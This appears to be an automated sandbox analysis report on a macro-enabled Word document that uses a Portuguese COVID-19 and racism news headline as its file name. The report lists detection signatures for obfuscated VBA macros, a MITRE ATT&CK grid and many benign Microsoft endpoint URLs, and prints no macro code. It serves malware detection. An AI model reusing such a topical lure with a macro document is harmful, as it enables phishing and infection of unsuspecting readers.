ID: 334232
Sample Name: Medica negra morre covid-19 apos racismo.docm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:04:15
Date: 27/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Medica negra morre covid-19 apos raci…

Overview

General Information

Sample Name:	Medica negra morre covid-19 apos racismo.docm
Analysis ID:	334232
MD5:	549943fa268b65f..
SHA1:	0ffc18af6916d88…
SHA256:	c221dc10d175c2…
Tags:	COVID-19 docm geo Outlook PRT

Most interesting Screenshot:




Detection

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Machine Learning detection for samp…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Document contains no OLE stream …
- Document has an unknown applicati…

Classification



Errors

- Corrupt sample or wrongly selected analyzer.

Startup

- **System is w10x64**
- WINWORD.EXE (PID: 5544 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Software Vulnerabilities



Click to jump to signature section

AV Detection:

Machine Learning detection for sample

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Document contains an embedded VBA with functions possibly related to ADO stream file operations

Document contains an embedded VBA with functions possibly related to WSH operations (process, registry, environment, or keystrokes)


Data Obfuscation:

Document contains an embedded VBA with many string operations indicating source code obfuscation

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 6 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 6 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Medica negra morre covid-19 apos racismo.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://login.microsoftonline.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://shell.suite.office.com:1443	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://autodiscover-s.outlook.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://cdn.entity.	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://wus2-000.contentsync.	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://powerlift.acompli.net	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://rpsticket.partnerservices.getmicrosoftkey.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://cortana.ai	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://api.aadrm.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://api.microsoftstream.com/api/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://cr.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://graph.ppe.windows.net	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://store.office.cn/addinstemplate	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://web.microsoftstream.com/video/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://graph.windows.net	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://dataservice.o365filtering.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://weather.service.msn.com/data.aspx	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://apis.live.net/v5.0/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://management.azure.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://incidents.diagnostics.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://api.office.net	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://entitlement.diagnostics.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://outlook.office.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://templatelogging.office.com/client/log	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://outlook.office365.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://webshell.suite.office.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://management.azure.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://ncus-000.contentsync.	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://devnull.onenote.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://messaging.office.com/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeenti ties	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://augloop.office.com/v2	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://skyapi.live.net/Activity/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://dataservice.o365filtering.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• Avira URL Cloud: safe	unknown
